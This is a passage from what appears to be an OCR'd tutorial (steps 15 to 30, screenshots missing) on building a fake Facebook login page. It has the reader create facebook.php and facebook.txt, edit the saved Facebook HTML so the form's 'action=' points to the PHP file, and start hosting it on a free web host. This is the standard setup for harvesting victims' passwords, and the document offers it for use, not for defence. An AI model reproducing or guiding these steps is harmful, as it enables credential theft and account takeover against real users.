
Step 15:- Click on Save As.




Step 16:- Type Facebook.php .




Step 17:- Click on Save.




Step 18:- facebook.php is created & Right click on hear.




Step 19:- Click on New & Click on Txt Document.



Step 20:- Rename it as facebook.




Step 21:- facebook.txt is created.




Step 22:- Open Facebook.html With Sublime Text.


Step 23:- Click on Find.




Step 24:- Click on Find.




Steep 25:- Type action= & Click on Find.




Step 26:- Delete Selected text.




Step 27:- Deleted Selected text.



Step 28:- Type facebook.php & Click on File.




Step 29:- Click on Save.




Step 30:- Type freewha & Click in first link.

